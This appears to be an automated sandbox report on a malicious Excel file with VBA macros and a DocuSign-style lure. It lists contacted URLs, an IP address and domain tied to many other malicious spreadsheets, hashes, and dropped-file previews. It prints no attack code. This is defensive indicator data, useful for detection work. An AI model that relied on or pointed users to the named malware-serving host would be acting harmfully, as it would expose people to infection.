http://https://dev0-api.acompli.net/autodetect	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://https://web.microsoftstream.com/video/	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://https://graph.windows.net	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://https://dataservice.o365filtering.com/	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://weather.service.msn.com/data.aspx	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://https://apis.live.net/v5.0/	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://https://management.azure.com	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://https://outlook.office365.com	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://https://incidents.diagnostics.office.com	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://https://api.office.net	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://https://entitlement.diagnostics.office.com	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://https://autodiscover-s.outlook.com	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://https://templatelogging.office.com/client/log	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://https://management.azure.com/	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://https://ncus-000.contentsync.	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows.net/common/oauth2/authorize	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://https://devnull.onenote.com	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://https://messaging.office.com/	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://https://augloop.office.com/v2	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://https://skyapi.live.net/Activity/	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://dataservice.o365filtering.com	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://visio.uservoice.com/forums/368202-visio-on-devices	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://https://directory.services.	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows-ppe.net/common/oauth2/authorize	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://https://loki.delve.office.com/api/v1/configuration/officewin32/	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://https://onedrive.live.com/embed?	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://https://augloop.office.com	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
192.185.215.146	unknown	United States		46606	UNIFIEDLAYER-AS-1US	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	324311
Start date:	29.11.2020
Start time:	05:42:25
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 14s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	document-1425391613.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	23
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal80.expl.evad.winXLS@3/6@1/2
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, UsoClient.exe • Excluded IPs from analysis (whitelisted): 104.43.193.48, 168.61.161.212, 52.109.88.177, 52.109.8.24, 51.104.139.180, 2.20.84.85, 20.54.26.129, 2.20.142.210, 2.20.142.209, 51.11.168.160, 92.122.213.247, 92.122.213.194, 51.104.144.132 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, prod-w.nexus.live.com.akadns.net, arc.msn.com.nsatc.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, audownload.windowsupdate.nsatc.net, nexus.officeapps.live.com, officeclient.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, fs.microsoft.com, prod.configsvc1.live.com.akadns.net, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, skypedataprdcolcus15.cloudapp.net, ris.api.iris.microsoft.com, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, europe.configsvc1.live.com.akadns.net

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
192.185.215.146	document-1425391613.xls	Get hash	malicious	Browse	
	document-1442300824.xls	Get hash	malicious	Browse	
	document-1442300824.xls	Get hash	malicious	Browse	
	document-1490425384.xls	Get hash	malicious	Browse	
	document-1490425384.xls	Get hash	malicious	Browse	
	document-1476538535.xls	Get hash	malicious	Browse	
	document-1476538535.xls	Get hash	malicious	Browse	
	document-1481025349.xls	Get hash	malicious	Browse	
	document-1481025349.xls	Get hash	malicious	Browse	
	document-1489938345.xls	Get hash	malicious	Browse	
	document-1489938345.xls	Get hash	malicious	Browse	
	document-1485961692.xls	Get hash	malicious	Browse	
	document-1485961692.xls	Get hash	malicious	Browse	
	document-1475836582.xls	Get hash	malicious	Browse	
	document-1475836582.xls	Get hash	malicious	Browse	
	document-1482091668.xls	Get hash	malicious	Browse	
	document-1482091668.xls	Get hash	malicious	Browse	
	document-1479658044.xls	Get hash	malicious	Browse	
	document-1479658044.xls	Get hash	malicious	Browse	
	document-1490602303.xls	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
seligue.net	document-1442300824.xls	Get hash	malicious	Browse	• 192.185.215.146
	document-1442300824.xls	Get hash	malicious	Browse	• 192.185.215.146
	document-1490425384.xls	Get hash	malicious	Browse	• 192.185.215.146
	document-1490425384.xls	Get hash	malicious	Browse	• 192.185.215.146
	document-1476538535.xls	Get hash	malicious	Browse	• 192.185.215.146
	document-1476538535.xls	Get hash	malicious	Browse	• 192.185.215.146
	document-1481025349.xls	Get hash	malicious	Browse	• 192.185.215.146
	document-1481025349.xls	Get hash	malicious	Browse	• 192.185.215.146
	document-1489938345.xls	Get hash	malicious	Browse	• 192.185.215.146
	document-1489938345.xls	Get hash	malicious	Browse	• 192.185.215.146
	document-1485961692.xls	Get hash	malicious	Browse	• 192.185.215.146
	document-1485961692.xls	Get hash	malicious	Browse	• 192.185.215.146
	document-1475836582.xls	Get hash	malicious	Browse	• 192.185.215.146
	document-1475836582.xls	Get hash	malicious	Browse	• 192.185.215.146

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	document-1482091668.xls	Get hash	malicious	Browse	• 192.185.215.146
	document-1482091668.xls	Get hash	malicious	Browse	• 192.185.215.146
	document-1479658044.xls	Get hash	malicious	Browse	• 192.185.215.146
	document-1479658044.xls	Get hash	malicious	Browse	• 192.185.215.146
	document-1490602303.xls	Get hash	malicious	Browse	• 192.185.215.146

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
UNIFIEDLAYER-AS-1US	document-1425391613.xls	Get hash	malicious	Browse	• 192.185.215.146
	document-1442300824.xls	Get hash	malicious	Browse	• 192.185.215.146
	document-1442300824.xls	Get hash	malicious	Browse	• 192.185.215.146
	document-1490425384.xls	Get hash	malicious	Browse	• 192.185.215.146
	document-1490425384.xls	Get hash	malicious	Browse	• 192.185.215.146
	document-1476538535.xls	Get hash	malicious	Browse	• 192.185.215.146
	document-1476538535.xls	Get hash	malicious	Browse	• 192.185.215.146
	document-1481025349.xls	Get hash	malicious	Browse	• 192.185.215.146
	document-1481025349.xls	Get hash	malicious	Browse	• 192.185.215.146
	document-1489938345.xls	Get hash	malicious	Browse	• 192.185.215.146
	document-1489938345.xls	Get hash	malicious	Browse	• 192.185.215.146
	document-1485961692.xls	Get hash	malicious	Browse	• 192.185.215.146
	document-1485961692.xls	Get hash	malicious	Browse	• 192.185.215.146
	document-1475836582.xls	Get hash	malicious	Browse	• 192.185.215.146
	document-1475836582.xls	Get hash	malicious	Browse	• 192.185.215.146
	document-1482091668.xls	Get hash	malicious	Browse	• 192.185.215.146
	document-1482091668.xls	Get hash	malicious	Browse	• 192.185.215.146
	document-1479658044.xls	Get hash	malicious	Browse	• 192.185.215.146
	document-1479658044.xls	Get hash	malicious	Browse	• 192.185.215.146
	document-1490602303.xls	Get hash	malicious	Browse	• 192.185.215.146

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
37f463bf4616ecd445d4a1937da06e19	document-1442300824.xls	Get hash	malicious	Browse	• 192.185.215.146
	document-1423769819.xls	Get hash	malicious	Browse	• 192.185.215.146
	document-1322008235.xls	Get hash	malicious	Browse	• 192.185.215.146
	2019-07-05-password-protected-Word-doc-with-macro-for-follow-up-malware.doc	Get hash	malicious	Browse	• 192.185.215.146
	document-1353534916.xls	Get hash	malicious	Browse	• 192.185.215.146
	document-1443146531.xls	Get hash	malicious	Browse	• 192.185.215.146
	document-1359580495.xls	Get hash	malicious	Browse	• 192.185.215.146

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	document-135688950.xls	Get hash	malicious	Browse	• 192.185.215.146
	document-1490425384.xls	Get hash	malicious	Browse	• 192.185.215.146
	document-1453508098.xls	Get hash	malicious	Browse	• 192.185.215.146
	document-1443646287.xls	Get hash	malicious	Browse	• 192.185.215.146
	document-1452240368.xls	Get hash	malicious	Browse	• 192.185.215.146
	document-1476538535.xls	Get hash	malicious	Browse	• 192.185.215.146
	document-1363041939.xls	Get hash	malicious	Browse	• 192.185.215.146
	document-1442977347.xls	Get hash	malicious	Browse	• 192.185.215.146
	case4092.xls	Get hash	malicious	Browse	• 192.185.215.146
	document-1465459998.xls	Get hash	malicious	Browse	• 192.185.215.146
	document-1353330392.xls	Get hash	malicious	Browse	• 192.185.215.146
	document-1444203221.xls	Get hash	malicious	Browse	• 192.185.215.146
	document-1353428775.xls	Get hash	malicious	Browse	• 192.185.215.146

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\F0167333-A0B2-4A84-BBE2-E95029710D76	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	129952
Entropy (8bit):	5.3783277008510275
Encrypted:	false
SSDEEP:	1536:BcQceNWiA3gZwLpQ9DQW+zAUH34ZldpKWXboOilXPErLL8TT:rmQ9DQW+zBX8u
MD5:	D5C56DC20F791F63C5BA8BA327626C79
SHA1:	C5DF070043B263C6E7977AB3C20DEE160A55989E
SHA-256:	AB99DB047B5C7857294A0F15558FF7E67B108E01BDAC946AEF6657BC330C760C
SHA-512:	2C2A57F383021EFBF673072FF0BF23263F37D96FD2A890A885A446A5B582B51188F4446B19B9C7F428F9139501E34AA6D2A67BC1442A32981BE37654E71DC419
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2020-11-29T04:43:20">.. Build: 16.0.13518.30530-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Temp\0A910000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	314646
Entropy (8bit):	7.985554695503645
Encrypted:	false
SSDEEP:	6144:mBlrFLPodmRqyAVYtlKsVLCyo7NtbcY7uLaG/9t7+Mve:oFPM8R3AsB+bjej/9cme
MD5:	8B39057990D564C6E1ED63481E9C5FCA
SHA1:	FFFAA44307FEDCFF2450B6905B8AFA9347B11CE3
SHA-256:	8094CF809E4D24ED66A071242B95ADF9156AA69F4FDB8088DC32ABA8E2FFB152
SHA-512:	8770076D580A5876E78A439795CF6667E64CE12048630F05E0CA8E58762906658717F07846D44ED5FE82ACFD78D8BCC3CCEDDD5F2AE836DAF077F2533385C9C

C:\Users\user\AppData\Local\Temp\0A910000	
Malicious:	false
Reputation:	low
Preview:	.V.n.0....?.....(..r.izl.$...\K....I..RV.4p,.6.^..vfv....jcM....w5..f..'.....WV`.N....l....?.....h.5kS..8G..X...VV>Z..66<.....%p.L..-..a%.L*n6.x.d..+.w.e.....".P...+..VZ.....t.!.P..$k..51.;H..C..r....6k...GD08Mf.CE.]*...7....>.q...Q+(nEL?.%....'..K...a.l...6.L.9VY!..qbi..v...0u.....n....t.#::.S.....;.;.....C.....=....@....r.f..;...;..m.ik..\....s+"..Dm.9....#:T.OY../N.....p.....> .....<O..]....4.3e_...i...1.@....O.....PK.....!.C.T.....e.....[Content_Types].xml ...(.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 16:19:49 2019, mtime=Sun Nov 29 12:43:23 2020, atime=Sun Nov 29 12:43:23 2020, length=12288, window=hide
Category:	dropped
Size (bytes):	904
Entropy (8bit):	4.643807693342476
Encrypted:	false
SSDEEP:	12:8Ad7z3XUlqjuElPCH21YmhNY3+9Rf+WrjAZ/2bDqLC5Lu4t2Y+xIBjKZm:8ANVrL3nAZiDT87aB6m
MD5:	04C5E872CA8DD45B85970AF649E84DDC
SHA1:	1114249446096B889938F3F6C8AD35C87517110B
SHA-256:	2C4FC017C5D153D8C7FDD3F826873274BBDAAB1C940A5E37EC55E83BB5116119
SHA-512:	437A5D18824A7D4263E8924F91E2133479DE03123943F8778A5E010A8AEDC1A08796453D6B628FEF7DAE843DE28AF5CFADCF97B020A1D40C5A080FA351006EE
Malicious:	false
Reputation:	low
Preview:	L.....F.....N....-...jI.U...=.G.U....0.....u....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L..}Q]m.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....>Qvx..user.<.....Ny.}Q]m.....S.....>..h.a.r.d.z.....~.1.....}Qlm..Desktop.h.....Ny.}Qlm.....Y.....>.....-gj.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....E.....-.....D.....>.S.....C:\Users\user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:.,.LB.)...As...`.....X.....960781.....!a..%.H.VZAj...4.4.....-..!a..%.H.VZAj...4.4.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9...1SPS..mD..pH.H@..=x....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\document-1425391613.xls.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 14:03:41 2020, mtime=Sun Nov 29 12:43:23 2020, atime=Sun Nov 29 12:43:23 2020, length=338944, window=hide
Category:	dropped
Size (bytes):	4400
Entropy (8bit):	4.685285796858009
Encrypted:	false
SSDEEP:	48:8hy1WjRfpWB6phy1WjRfpWB6prNy1WjRfpWB6prNy1WjRfpWB6:8hyAHWKhyAHWKrNyAHWKrNyAHW
MD5:	1AFE8A578487E2F17354209A5EC07A96
SHA1:	BDC78E418D80465D45F9685058C13A5D3A9F9F4B
SHA-256:	19C0E373B136E82F0704CE13DC62CE903D841FDF6F9EC3CE0750F07A4F912086
SHA-512:	33A1C2D2C273F9C3DEAE6F62A6FE683D882B6CF6C154403D5CE5BA755D8F3711BF3219F6DA74D795528B6122EF8DB48E37428BF06EB81F043913AFE4C6EAA99 3
Malicious:	**true**
Reputation:	low
Preview:	L.....F.... ...c.N.:.....P.U.....P.U....,.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L..}Q]m.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....>Qvx..user.<.....Ny.}Q]m.....S.....>..h.a.r.d.z.....~.1.....>Qwx..Desktop.h.....Ny.}Q]m.....Y.....>.....r.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....|.2.,...}Qgm .DOCUME~1.XLS..`.....>Qux}Qgm....h.....d.o.c.u.m.e.n.t.-.1.4.2.5.3.9.1.6.1.3...x.l.s.....]...-.....\.....>.S.....C:\Users\user\Desktop\document-1425391613.xls.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.d.o.c.u.m.e.n.t.-.1.4.2.5.3.9.1.6.1.3...x.l.s.....:.,.LB.)...As...`.....X.....960781.....!a..%.H.VZAj...W..-.....-..!a..%.H.VZAj...W..-.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	260
Entropy (8bit):	4.8166852424295845
Encrypted:	false
SSDEEP:	6:dj6Y9LllYuELllYOY9LllYuELllYOY9LllYuELllYOY9LllYO:dmFFF4
MD5:	D57B0835249B28FAAE4B17C3FCBDD851
SHA1:	673A240B8B5ECFECD4A19E8F3D1322887D567534
SHA-256:	109ECDC03E53507D1CA095E3C48A8B7ABA09A41EBB09E51261D5C7FEA7BEFAEF
SHA-512:	AE915B8BB9D9F6966BC4491E12EC4C5BA7BCBC373933659BA66F421FCA45AD689E41FBC636A00C98AB16F9405347BA31D96CA1ADFE34028DB7557C6FDEF001 93
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Preview:	Desktop.LNK=0..[xls]..document-1425391613.xls.LNK=0..document-1425391613.xls.LNK=0..[xls]..document-1425391613.xls.LNK=0..document-1425391613.xls.LNK=0..[xls]..document-1425391613.xls.LNK=0..document-1425391613.xls.LNK=0..[xls]..document-1425391613.xls.LNK=0..

C:\Users\user\Desktop\DA910000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	398843
Entropy (8bit):	7.192456190293742
Encrypted:	false
SSDEEP:	6144:WcKoSsxzNDZLDZjlbR868O8KiA4XkXOn2xEtjPOtioVjDGUU1qfDlavx+W+LIfd1:Vizo8RnsIROnr6n75Y+x3n
MD5:	2DFE6D16EA7DD5A26D88D6228C0843F1
SHA1:	A239B62CA11C95ADC662FDC5C368D858C5B19306
SHA-256:	80C3C280C00CD6BBA0910BE566807893F70FE956689218D2FBB02F79F105A873
SHA-512:	B9D58EA52D0BF869051CCFC387DD59C9FF7E7F0EDEC18DB0A4C3DFEE8F03137AA5C5BE7C3BA19B3DF232E302F54DECFEDF4D57FC91C844EE59282C7E017454D
Malicious:	false
Reputation:	low
Preview:	........T8.....\.p.... B.....a.....=.....=.....i..9J.8 .....X.@.....".....1.....X..C.a.l.i.b.r.i.1.....X..C.a.l.i.b.r.i.1.....X..C.a.l.i.b.r.i.1.....X..C.a.l.i.b.r.i.1.....X..C.a.l.i.b.r.i.1.....X..C.a.l.i.b.r.i.1.....>.....X..C.a.l.i.b.r.i.1.....?.....X..C.a.l.i.b.r.i.1.....4.....X..C.a.l.i.b.r.i.1.....X..C.a.l.i.b.r.i.1...,...8.....X..C.a.l.i.b.r.i.1.....8.....X..C.a.l.i.b.r.i.1.....8.....X..C.a.l.i.b.r.i.1.....X..C.a.l.i.b.r.i.1.....X..C.a.l.i.b.r.i.1...h...8.....X..C.a.m.b.r.i.a.1.....<.....X..C.a.l.i.b.r.i.1.....X..C.a.l.i.b.r.i.1.....X..C.a.l.i.b.r.i.1.....X..C.a.l.i.b.r.i.1

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Name of Creating Application: Microsoft Excel, Create Time/Date: Sat Sep 16 01:00:00 2006, Last Saved Time/Date: Thu Nov 26 09:46:17 2020, Security: 0
Entropy (8bit):	7.523545982744638
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	document-1425391613.xls
File size:	338944
MD5:	272290a1fec50e7ced8d5447e698cfeb
SHA1:	394504cde4fe75c2f22ee5127d83a90d2259f8fc
SHA256:	15f053ef9e78c3356fc0eafdd09c1b7e307e985f5a28e1ade7e943ec82ea03ef
SHA512:	22c5944a889f35a394f3248e849947200a2b43e9cb7c7088cf2d0408417f7b2512c8f321afdd40c1c679cb3606a0c832859ea2609db6bc19ee8ccba6b3a42c87
SSDEEP:	6144:IcKoSsxzNDZLDZjlbR868O8Kfc03pXOFq7uDphYHceXVhca+fMHLty/x2zZ8kpTl:8izo8RnsIROnr6n75YYT
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	74ecd4c6c3c6c4d8

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "document-1425391613.xls"

Indicators	
Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary	
Code Page:	1251
Author:	
Last Saved By:	
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2020-11-26 09:46:17
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	917504

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.367004077607
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . H . . . . . P . . . . . X . . . . . ` . . . . . h . . . . . p . . . . . x . . . . . D o c u S i g n . . . . . 2 . . . . . 3 . . . . . 1 . . . . . 4 . . . . . 5 . . . . .
